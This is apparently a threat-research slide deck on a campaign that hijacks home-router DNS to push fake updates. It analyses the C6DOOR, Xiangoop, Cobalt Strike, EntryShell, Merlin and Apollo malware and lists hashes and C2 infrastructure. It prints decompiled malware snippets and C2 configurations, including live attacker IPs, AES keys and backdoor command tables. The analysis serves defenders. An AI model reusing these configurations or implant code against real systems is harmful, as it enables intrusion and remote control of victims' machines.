2025


TODAY's TOPIC

One year later...

- The same host was re-compromised again
- Infection vector also the same

2025-05-02 07:29:33 5 C:\Users\ \AppData\Local\Yodao\DeskDict\updaters\20250502072857\ccint.exe

Unraveling the Invisible Supply Chain Mystery



DNS Hijacking Behind the Scenes

Where Is DNS Hijacking Happening?

- Compromised home router
- The router's DNS setting were overwritten to an attacker's server.
- The infection is isolated to the victim's home network



上网设置

DHCP 上网方式 ▾

☐ 自动配置DNS ☒ 手动配置DNS

121.196.245.248 DNS1 必填

121.196.245.248 DNS2


应用 取消

Compromised home routers

Two ccint.exe from C2

Two ccint.exe were provided from 45.32.117[.]177 in 2025

- C6DOOR (Go backdoor)
- Xiangoop downloader



```
344 strcpy(s_user32_dll, "user32.dll");
345 strcpy(c2_ip, "45.32.117.177");
346 v306 = '<';
347 strcpy(useragent, "WinInetGet/0.1");
348 strcpy(filepath1, "/Taaasdoiwndkasndkwndoiasndknoqwno.dat");
349 strcpy(filepath2, "/007.pdf");
350 strcpy(method, "GET");
351 wcscpy(open_verb, L"open");
352 strcpy(v332, "Wininet.dll");
353 strcpy(v334, "msvcrt.dll");
354 strcpy(v333, "Shell32.dll");
355 strcpy(v331, "Advapi32.dll");
356 strcpy(aes_key_seed, "qazxswedcvfrtgbn");
357 wcscpy(pdf_path, L"C:\\users\\public\\1 Name Kazuko S.pdf");
```

C6DOOR (ccint.exe) analysis

ccint.exe is a simple backdoor compiled by Go

First seen using Go malware by Tropic Trooper

C2: 192.124.176[.]144

AES key: il7ik34kdzih9yo3zb08pzn4n2gj0cc9

```
C:/Users/VScode/Desktop/go/src/C6/clientWin_suojian/cmd/utils.go
C:/Users/VScode/Desktop/go/src/C6/clientWin_suojian/targets/targets.go
C:/Users/VScode/Desktop/go/src/C6/clientWin_suojian/main.go
```

```
mov    rdi, [rsp+158h+var_C0] ; url.ptr (wss://192.124.176.144:443/api/v1)
mov    rsi, [rsp+158h+var_100] ; url.len
xor     r8d, r8d
nop     dword ptr [rax]
call   github_com_gorilla_websocket_ptr_Dialer_DialContext ; dialer.DialContext
```

data_Command:

0x00 Inoff

0x10 Time

0x20 Download

0x30 Upload

0x40 Cmd

0x50 Screenshot

0x60 Sleep

0x70 Ssh

0x80 Scan

0x90 Sftp

0xA0 Inject

0xB0 Exit

#3 Dig deeper into the attacker's infrastructure

Hunting artifacts in 2025

Open AWS S3 bucket was discovered
48 files contains new malware sets with
decoys, phishing sites



practicalpublishing.s3.dualstack.us-east-1.amazonaws.com

```
practicalpublishing.s3.dualstack.us-east-1.amazonaws.com

This XML file does not appear to have any style information associated with it.

<?xml version="1.0" encoding="UTF-8"?>
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>practicalpublishing</Name>
  <Prefix></Prefix>
  <Marker></Marker>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>Chat</Key>
    <LastModified>2025-07-30T06:54:59.000Z</LastModified>
    <ETag>"d41d8cd98f00b204e9800998ecf8427e"</ETag>
    <ChecksumAlgorithm>CRC64NVME</ChecksumAlgorithm>
    <ChecksumType>FULL_OBJECT</ChecksumType>
    <Size>0</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>Chat/PDFRecl.html</Key>
    <LastModified>2025-08-13T08:31:09.000Z</LastModified>
    <ETag>"3d6d42740c5ce24614a0e29846127d0f"</ETag>
    <ChecksumAlgorithm>CRC64NVME</ChecksumAlgorithm>
    <ChecksumType>FULL_OBJECT</ChecksumType>
    <Size>10517</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>Chat/PDFRead.html</Key>
    <LastModified>2025-08-13T02:47:03.000Z</LastModified>
    <ETag>"8c19ba242ef0b9fa2ff2adcb33b7ac54"</ETag>
    <ChecksumAlgorithm>CRC64NVME</ChecksumAlgorithm>
    <ChecksumType>FULL_OBJECT</ChecksumType>
    <Size>1647</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>Chat/PriceCode.html</Key>
    <LastModified>2025-08-04T07:07:44.000Z</LastModified>
    <ETag>"ff147f7b19b4a47a5ac6d19e01709afe"</ETag>
    <ChecksumAlgorithm>CRC64NVME</ChecksumAlgorithm>
    <ChecksumType>FULL_OBJECT</ChecksumType>
    <Size>3037</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>Security</Key>
    <LastModified>2025-08-18T02:24:18.000Z</LastModified>
    <ETag>"d41d8cd98f00b204e9800998ecf8427e"</ETag>
    <ChecksumAlgorithm>CRC64NVME</ChecksumAlgorithm>
    <ChecksumType>FULL_OBJECT</ChecksumType>
    <Size>0</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>Security/Secure.html</Key>
    <LastModified>2025-08-21T03:54:38.000Z</LastModified>
    <ETag>"9c49dd10f7a71fe9227c7af16e105ca"</ETag>
    <ChecksumAlgorithm>CRC64NVME</ChecksumAlgorithm>
```

Hunting artifacts in 2025

This actor sometimes reused IP addresses and file names



45.32.117[.]177
C2 server

{
/ccint.exe (C6DOOR)
/ccint.exe (Xiangoop)
/Taaasdoiwndkasndkwn
doiasndknoqwno.dat
/1.js
/test.cab

#4 Toolchain Evolution: From Custom to OSS

Xiangoop Downloader (McVsoCfg.dll)

test.cab contains McVsoCfg.dll
Downloads next encrypted payloads
C2: 45.32.117[.]177


Path:

Aaaasdoiwndkasndkwndoiasndknoqwno.dat

The same decryption as previous sample:

- Wincrypto API + AES ECB mode
- The value for key generation =
"qazxswedcvftrtgbn"

```
mov     rax, [rbp+350h+buf_stackstring_key] ; qazxswedcvftrtgbn
mov     [rbp+350h+var_2D0], rax
mov     rax, [rbp+350h+var_2D0]
mov     dword ptr [rcx], 0
mov     eax, [rcx]
lea     edx, [rax+1]
mov     [rcx], edx
cdqe
mov     rdx, [rbp+350h+buf_stackstring_key] ; qazxswedcvftrtgbn
mov     byte ptr [rdx+rax], 71h ; 'q'
mov     eax, [rcx]
lea     edx, [rax+1]
mov     [rcx], edx
cdqe
mov     rdx, [rbp+350h+buf_stackstring_key] ; qazxswedcvftrtgbn
mov     byte ptr [rdx+rax], 61h ; 'a'
mov     eax, [rcx]
lea     edx, [rax+1]
mov     [rcx], edx
cdqe
mov     rdx, [rbp+350h+buf_stackstring_key] ; qazxswedcvftrtgbn
mov     byte ptr [rdx+rax], 7Ah ; 'z'
mov     eax, [rcx]
lea     edx, [rax+1]
mov     [rcx], edx
cdqe
mov     rdx, [rbp+350h+buf_stackstring_key] ; qazxswedcvftrtgbn
mov     byte ptr [rdx+rax], 78h ; 'x'
```



DAVESHELL and Donut loader

The following open-source loaders were discovered in this campaign

- DAVESHELL
- Donut loader

<https://github.com/monoxgas/srdi>

<https://github.com/thewover/donut>

```
00001260 C6 98 48 8B A1 69 50 81 B2 AD 99 FD C4 B6 AF EA
00001270 DB E8 94 B1 A2 F7 9D 66 F1 33 65 05 47 68 2B 0B
00001280 1C F4 0A 88 6B 66 EA 2D 0F B4 B3 06 78 38 56 8A
00001290 4E 40 F6 41 4B 28 43 67 AC CE 67 77 58 53 B5 43
000012A0 A9 E5 23 F7 0C 9C E7 39 AB 82 95 B9 39 77 2A 2A
000012B0 E9 14 71 10 6C 58 B6 2D FF BB 4F 0F 35 26 09 86
000012C0 26 EA 02 52
000012D0 E5 21 ED D6
000012E0 58 E5 C2 4A 67 8E A0 40 C6 91 3D FF EF F5 0D 06
000012F0 30 9C AA 2D 2A 13 05 50 C1 E2 F0 8D 75 AE 9E 47
00001300 F1 CA 11 74 97 12 74 85 69 DA B2 71 05 79 95 51
00001310 17 0C 6C DB D3 0D F2 60 8F 29 6B B5 78 69 D9 5D
```

Encrypted payload



```
01591280 00 00 00 00 00 AC 20 00 4D 5A 90 00 03 00 00 00 .....MZ.....
01591290 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 .....
015912A0 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @.....
015912B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
015912C0 00 00 00 00 80 00 00 00 0E 1F BA 0E 00 B4 09 CD .....
015912D0 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 !..L..This·progr
015912E0 61 00 00 00 00 00 00 00 74 00 00 00 00 00 00 00 am·cannot·be·run
015912F0 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 A
01591300 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ·in·DOS·mode....
01591310 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 $......PE..L...
01591320 0B 01 30 00 00 A2 20 00 00 08 00 00 00 00 00 00 ..0.....
01591330 7E C1 20 00 00 20 00 00 00 00 00 00 00 00 40 00 ~.....@.
01591340 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 ..!.....
01591350 06 00 00 00 00 00 00 00 00 20 21 00 00 02 00 00
```

Decrypted payload

Embedded encrypted PE in Donut loader shellcode

Cobalt Strike Beacon (watermark: 520)

Watermark is unique value identified the actors

C2: 154.90.62[.]210

Config	Value
BeaconType	HTTPS
PublicKey_MD5	5d31cda8059a60086c394d0e51f7a178
...	...
C2Server	154.90.62[.]210,/Originate/contacts/CX4YJ5JI7RZ
UserAgent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
HttpPostUri	Divide/developement/GIZWQVCLF
Malleable_C2_Instructions	Remove 910 bytes from the end Remove 1182 bytes from the beginning NetBIOS decode 'a' XOR mask w/ random key
Watermark	520

EntryShell

Known malware family linked by the actors

C2: 47.117.174[.]60

It reuses

- Malware configuration
- Hardcoded AES key: “afkngaikfaf”
- Backdoor commands

Malware configuration

```
mov     ecx, 44h ; 'D' ; Size
mov     dword ptr [rbp+57h+var_90], 30303030h
mov     dword ptr [rbp+57h+var_90+4], 31343030h
mov     dword ptr [rbp+57h+var_90+8], 30303030h
mov     dword ptr [rbp+57h+var_90+0Ch], 30333030h
mov     dword ptr [rbp+57h+var_80], 23060C80h
mov     dword ptr [rbp+57h+var_80+4], 6AD09821h
mov     dword ptr [rbp+57h+var_80+8], 78E1B36h
mov     dword ptr [rbp+57h+var_80+0Ch], 0D050D020h
mov     dword ptr [rbp+57h+var_70], 8C182E6Eh
mov     dword ptr [rbp+57h+var_70+4], 0A021F161h
mov     dword ptr [rbp+57h+var_70+8], 86306CB8h
mov     dword ptr [rbp+57h+var_70+0Ch], 0A1510146h
mov     dword ptr [rbp+57h+var_60], 1A67D0A0h
mov     dword ptr [rbp+57h+var_60+4], 63204390h
mov     dword ptr [rbp+57h+var_60+8], 4D66139h
mov     dword ptr [rbp+57h+var_60+0Ch], 401931Bh
```

```
\x000123456789\r\n47.117.174[.]60\r\n0\r\n0\r\n\r\n4430\r\n0\r\n0\r\n0\r\n123\r\n1\r\n0\r\n0\r\n\x00
```

Merlin agent



Merlin agent is Go RAT

It is a part of Mythic Agents is an open-source C2 framework.

<https://github.com/MythicAgents/merlin>

C2: 156.244.7[.]77

```
github.com/Ne0nd0g/merlin-message/jobs.IntToType
github.com/Ne0nd0g/merlin-message/jobs.Type.String
github.com/Ne0nd0g/merlin-message/jobs.init.0
main.Merlin
merlinbin
path%github.com/MythicAgents/merlin/Payload_Type/agent%
path%github.com/MythicAgents/merlin/Payload_Type/agent%
type:eq.[1]github.com/Ne0nd0g/merlin-message/jobs.Job
type:eqgithub.com/Ne0nd0g/merlin-agent/v2/agent.Comms
```

```
v74 = auth; // rsa
v75 = size_rsa;
v76 = p_payloadid; // 72b3444c-bee3-43e4-a438-5a726a8ffc01
v77 = size_payloadid;
v84 = c2; // https://156.244.7.77:11949/data
v85 = size_c2;
v90 = p_psk; // 9I407SwN0R6BimHswb85q4FOC8v9J/kcyjoLl4+evTg=
v91 = size_psk;
v88 = useragent; // Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
v89 = size_useragent;
v92 = JA3;
v93 = size_JA3;
v94 = parrot;
v95 = size_parrot;
v82 = host;
v83 = size_host;
v80 = headers;
v81 = size_headers;
v86 = proxy;
v87 = size_proxy;
```

<https://github.com/mythicagents>

Apollo agent




Apollo agent is .NET windows RAT

Another project under the Mythic agents

<https://github.com/MythicAgents/apollo>

<https://github.com/mythicagents>

C2: 103.136.150[.]235



```
static Config()
{
    Dictionary<string, C2ProfileData> dictionary = new Dictionary<string, C2ProfileData>();
    string text = "http";
    C2ProfileData c2ProfileData = default(C2ProfileData);
    c2ProfileData.TC2Profile = typeof(HttpProfile);
    c2ProfileData.TCryptography = typeof(PSKCryptographyProvider);
    c2ProfileData.TSerializer = typeof(EncryptedJsonSerializer);
    c2ProfileData.Parameters = new Dictionary<string, string>
    {
        { "callback_interval", "5" },
        { "callback_jitter", "23" },
        { "callback_port", "80" },
        { "callback_host", "http://103.136.150.235" },
        { "post_uri", "LoginData" },
        { "encrypted_exchange_check", "T" },
        { "proxy_host", "" },
        { "proxy_port", "" },
        { "proxy_user", "" },
        { "proxy_pass", "" },
        { "killdate", "2099-10-15" },
        { "User-Agent", "Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko" }
    };
}
```

Apollo malware configuration

C6DOOR full version

Full version of C6DOOR was found
20 backdoor commands were implemented

C2: 192.124.176[.]144

AES key: il7ik34kdzih9yo3zb08pzn4n2gj0cc9

C6DOOR (ccint.exe)

0x00 Inoff	0xA0 Inject
0x10 Time	0xB0 Exit
0x20 Download	
0x30 Upload	
0x40 Cmd	
0x50 Screenshot	
0x60 Sleep	
0x70 Ssh	
0x80 Scan	
0x90 Sftp	




C6DOOR full version

0x00 Inoff	0xA0 Inject
0x10 Time	0xB0 Dir
0x20 Download	0xC0 DirPath
0x30 Upload	0xD0 Echo
0x40 Cmd	0xE0 Cat
0x50 Screenshot	0xF0 Mkdir
0x60 Sleep	0x100 Pwd
0x70 Ssh	0x110 Tasklist
0x80 Scan	0x120 Copy
0x90 Sftp	0x130 Exit

#5 Rethinking Investigation Assumptions

New TTPs in 2025



Conclusions



2025

Phishing website, Well-known app updater Xiangoop, EntryShell, Cobalt Strike Beacon (Watermark 520), C6DOOR, APOLLO, MERLIN, DAVESHELL, Donut loader



Long-term tracking was very fruitful



Defenders must keep pace with evolving threats



Protection beyond the corporate environment

Appendix - hash/filename

SHA256	Filename	Description
77569b5a3379885ba5fc8b43a08a54e33075cbdeb9ae8f1d743a63dc875bb29c	ccint.exe	Xiangoop downloader
23aa384f0d7fb5ca6608baafc98b294293bdaa60972088f315d068931d5d	ccint.exe	C6DOOR
1def9c56ebed8a499a536f091a366c20d36477a47f79bc0b6842e091628e	McVsoCfg.dll	Xiangoop downloader
16e9be850accf86f3f65afa3fc2cc9eb5df72d7d11a103e950a4a860811a	-	Encrypted payload: Cobalt Strike Beacon
Eb046f7dee367f4da01440325c2d78c9cf8ac9e9d13bc133cbf0f3d610fe	-	Encrypted payload: EntryShell
4dbad86064fbf2e85989ca2c517b350ba779098c0bbec04d5df034811534	-	Encrypted payload: DAVESHELL + Merlin agent
f973e88a4d007b76adf6c7f70d8e4ed90eb771d2f7038f05b1aef4eb4f14	-	Encrypted payload: Donut loader + Apollo agent
fab9d1820a962cdb125759d96033c35e99ac2d3e280f2f67740ba08bb0c1	-	Encrypted payload: Donut loader + C6DOOR full version

Appendix - infrastructure

Domain/IP	Description
149.28.129[.]74	Fake update server
121.196.245[.]248	Rogue DNS server
45.32.117[.]177	Malware hosting/Xiangoop C2 server
192.124.176[.]144	C6DOOR C2 server
practicalpublishing.s3.dualstack.us-east-1.amazonaws[.]com	Threat actor's S3 bucket
154.90.62[.]210	Cobalt Strike Beacon C2 server
47.117.174[.]60	EntryShell C2 server
156.244.7[.]77	Merlin agent C2 server
103.136.150[.]235	Apollo agent C2 server